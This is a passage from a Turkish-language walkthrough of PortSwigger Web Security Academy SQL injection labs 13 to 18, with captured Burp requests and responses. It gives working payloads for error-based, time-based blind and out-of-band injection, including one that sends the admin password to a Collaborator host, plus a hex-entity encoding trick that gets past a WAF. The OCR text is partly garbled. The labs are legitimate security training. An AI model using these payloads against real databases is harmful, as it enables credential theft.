3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5277
```

200 döndü. Şimdi bu araya kodumuzu deneyebiliriz.

' AND CAST((SELECT 1) AS int)—deneyince 500 dönüyor. Biraz daha düzenlersek:

' AND 1=CAST((SELECT 1) AS int)—200 döndü. Şimdi işleri biraz daha kızıştırı牢.

' AND 1=CAST((SELECT username FROM users) AS int)—değerini girince 500 dönüyor. Ama ilginçtir ki tracking id değerini silip deneyince şöyle bir mesaj alıyoruz:

```
2 Host: 0ac300a30362d7e182df242c00e40083.web-security-academy.net
3 Cookie: TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--|
session=5aJFdLNUNjCkAuVL0xQIoalAOoyed92f
4 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
```

② ⚙️ ← → Search

Response


Pretty Raw Hex Render

```
15 <header>
</header>
14 <h4>
15     ERROR: invalid input syntax for type integer:
    "administrator"
</h4>
16 <p class=is-warning>
    ERROR: invalid input syntax for type integer:
    "administrator"
</p>
```

Şimdi payloadımızı buna göre yapalım.

' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)—

Gönderince:




The screenshot shows the Network tab of a browser developer tools interface. A single request is listed, showing the following details:

```
1 GET /filter?category=Lifestyle HTTP/2
2 Host: Oac300a30362d7e182df242c00e40083.web-security-academy.net
3 Cookie: TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--session=5aJFdLNUNjCkAuVL0xIoa1AOyed92f
4 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
```

Below the request, the Response tab is selected, showing the HTML output from the server:

```
43 <header class="navigation-header">
44 </header>
45 <h4>
46   ERROR: invalid input syntax for type integer:
47   "30j5u5euqxillwlkm496"
48 </h4>
49 <p class="is-warning">
50   ERROR: invalid input syntax for type integer:
51   "30j5u5euqxillwlkm496"
52 </p>
53 </div>
54 </section>
55 </div>
56 </body>
57 </html>
```

Bunun sebebi isteklerin GET metodu ile gitmesiydi. Bize şifreyi döndürdü. Şimdi giriş yapalım.



The screenshot shows the completion page for the 'Visible error-based SQL injection' lab on the Web Security Academy. The page includes the following elements:

- Web Security Academy** logo with a red square icon.
- Visible error-based SQL injection** title.
- [Back to lab description >>](#)
- Congratulations, you solved the lab!** message in an orange bar.
- Share your skills** button in the orange bar.

My Account

Your username is: administrator

Email

Ve labımızı çözmüş olduk.



LAB 14: Blind SQL injection with time delays

Bu lab bize time-based sql injection temel kullanımını anlatmak için verilmiş.

TrackingId kısmının sonuna:

'||pg_sleep(5)-- klasik temel payloadı girdiğimizde sitenin bize dönüşü 5 saniye gecikiyor.

Ve böylelikle labın çözümü tamamlandı.

Web Security Academy Back to lab description >

Congratulations, you solved the lab!

Share :



LAB 15: Blind SQL injection with time delays and information retrieval

Sitemize gidip Burp'de isteği yakalıyoruz. Ve ardından time-based payloadları deniyoruz.

'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--

Bu kod gönderdiğimizde 10 saniye sonra dönüş alıyoruz. Bu da demek oluyor ki time-based Sql açığı vardır. Şimdi üstüne daha çok gidelim. 1=2 yapınca kod çalışmıyor. Bu da demek oluyor ki o kısımda işlemler yapacağız.

'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

Bu kodu denedim ve 10 saniye gecitti. Şimdi password uzunluğunu bulmak için ekleme yapalım payload içerisinde.

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

Burada 20 yapınca kod boş düştü yani password uzunluğumuz 20 karakterli.

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

Bu payload ile de teker teker karakterleri Intruder içerisinde Brute Force atak ile bulacağım.

Burada response received kısmını dikkate alacağız.

İlk denememizi yapalım.

33	w	200	129
34	x	200	112
35	y	200	10150

Burada da görüldü gibi ilk karakterimiz y. Şimdi bunu 20'ye kadar yapıp şifreyi bulalım.

yolzjfmt42r9s4go6yhc Ve şifremiz burada. Şimdi admin olarak giriş yapalım.

Web Security Academy Blind SQL injection with time delays and information retrieval

[Back to lab description >](#)

Congratulations, you solved the lab! [Share your skills](#)

My Account
Your username is: administrator

Email [Ve lab çözümü tamamlandı.](#)

LAB 16: Blind SQL injection with out-of-band interaction

Bu lab XML dosyalarından kaynaklanan ve SQL tarafından desteklenen açıktır. Yani SQL'ı XXE ile birleştireceğiz.

“

```
'+UNION+SELECT+EXTRACTVALUE(  
xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f>  
<!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//u3ygeo8tc2gchugtam  
2y9d5whnneb3.burpcollaborator.net">+%25remote%3b]">>','/l')+FROM+dual—  
"  
"
```

Kodu içerisinde burp-collaborator kodunu içerisine koyduk. SQL'e uyarladık. Ve bu isteği trackingid içerisine entegre edip yolluyoruz.

```
1 GET /filter?category=Accessories HTTP/2  
2 Host: 0aeb002e0494b7ab859b220b000f00b6.web-security-academy.net  
3 Cookie: TrackingId=  
4 GFU2ogrHwKe7BGnB'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+enc  
oding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//u3ygeo8  
tc2gchugtam2y9d5whnneb3.burpcollaborator.net">+%25remote%3b]">>','/l')+FROM+dual-  
-; session=Ehld8IjXuN7S4XOF6mypON7NeAopTo4r  
5 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"  
6 Sec-Ch-Ua-Mobile: ?0  
7 Sec-Ch-Ua-Platform: "Linux"  
8 Upgrade-Insecure-Requests: 1  
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/133.0.0.0 Safari/537.36  
Accept:
```

① [?](#) [⚙️](#) [◀](#) [▶](#) [Search](#) [🔗](#) 0 highlights

Response

Pretty Raw Hex Render [Copy](#) [In](#) [≡](#)

1 HTTP/2 200 OK

Ve isteği gönderelim.

The screenshot shows the Web Security Academy interface for LAB 17. At the top, it says "Blind SQL injection with out-of-band interaction". A green button labeled "LAB Solved" with a checkmark icon is visible. Below the main title, there's a link "Back to lab description >". A banner at the bottom of the page says "Congratulations, you solved the lab!" and includes links to "Share your skills!" (Twitter and LinkedIn icons), and "Continue learning >".

Ve lab çözümü tamamlandı.



LAB 17: Blind SQL injection with out-of-band data exfiltration

Bu lab da XXE ile ortak bir şekilde ortaya çıkan bir zafiyettir.

Öncelikle, payloadımızı yapıştıralım.

```
'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+p password+FROM+users+WHERE+username%3d'administrator')||'.BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]','/l')+FROM+dual—
```

Burada Burp-Collaborator yazan yere Burp Suite'in Collaborator kısmında payload alıp oraya yapıştırıyoruz. Ve daha sonra gelen istekleri inceleyeceğiz.

The screenshot shows the Burp Suite interface. At the top, it lists two captured items: item 9 (DNS) and item 10 (HTTP). Item 10 is selected. Below the list, there are tabs for "Description", "Request to Collaborator", and "Response from Collaborator". The "Request to Collaborator" tab is active, showing the raw HTTP request. The "Raw" sub-tab is selected, displaying the following code:

```
1 GET / HTTP/1.0
2 Host: 8g3tdcf76orfdnaqlk32.8hqq46jq7wsgcelr6lzydx75fwln9fx4.oastify.com
3 Content-Type: text/plain; charset=utf-8
4
5
```

HTTP isteğininkin olduğu noktada şifremiz Host kısmının burasında. Şimdi şifreyi alıp giriş yapalım.



Blind SQL injection with out-of-band data exfiltration

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

Ve lab çözümü tamamlandı.



LAB 18: SQL injection with filter bypass via XML encoding

SQL Injection laboratuvarının son labına geldik. 😊 Bu labı biraz inceliyoruz.

İstek POST metodunda geliyor.

```
tId=1
5 Accept-Encoding: gzip, deflate, br
6 Accept-Language: tr
7 Priority: u=1, i
8
9 <?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

Ve içerisinde XML komutları bulunuyor. Yani biz bu labda da yine XXE zafiyeti ile SQL'i birleştireceğiz.

The screenshot shows the Burp Suite interface. In the 'Request' tab, there is a raw XML payload:

```
<productId>
  1
</productId>
<storeId>
  1 UNION SELECT NULL
</storeId>
</stockCheck>
```

Below the request, the 'Response' tab shows the server's response:

```
HTTP/2 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17
"Attack detected"
```

Burada deneme yaptım. Attack Detected hatası aldık.

Bu lab çözümü için “Hackvertor” eklentisini Burp Suite’e ekliyoruz.

Daha sonra “hackvertor-encode-dec_entities/hex_entities”

Diyoruz. Ve böylelikle WAF bypass yapmış oluyoruz.

The screenshot shows the Burp Suite interface with the 'Hackvertor' extension selected in the 'Extensions' menu. The 'Request' tab displays the same XML payload as before. The 'Extensions' menu is open, and the 'Hackvertor' option is highlighted. The right-hand sidebar shows various encoding and decoding options, with 'hex_entities' currently selected.

Son olarak da storeId içeresine:

```
<@hex_entities>1 UNION SELECT username || '~' || password FROM users</@hex_entities>
```

Kodunu yapıştırıyoruz. Burada kimlik bilgilerini görüyoruz:

Request		Response	
Pretty	Raw	Hex	Hackvertor
<pre>Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36 8 Sec-Ch-Ua-Platform: "Linux" 9 Content-Type: application/xml 0 Accept: /* 1 Origin: https://0abf002604e0f126c00c77ff002c00e4.web- security-academy.net 2 Sec-Fetch-Site: same-origin 3 Sec-Fetch-Mode: cors 4 Sec-Fetch-Dest: empty 5 Referer: https://0abf002604e0f126c00c77ff002c00e4.web- security-academy.net/product?productId=1 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Connection: close 9 20 <?xml version="1.0" encoding="UTF-8"?> <stockCheck> <productId> 1 </productId> <storeId> <@hex_entities> 1 UNION SELECT username '~' password FROM users</@hex_entities> </storeId> </stockCheck></pre>		<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 100 6 7 wiener~768f496kr84mgtkdz4xr 8 administrator~ix7av4xa2imeq8qaa33g 9 545 units 10 carlos~s6flhn5gskuccq5y96lz</pre>	

Ve burada görünen bilgiler ile giriş yapıyoruz.

Bu lab çözümü de böyledi.

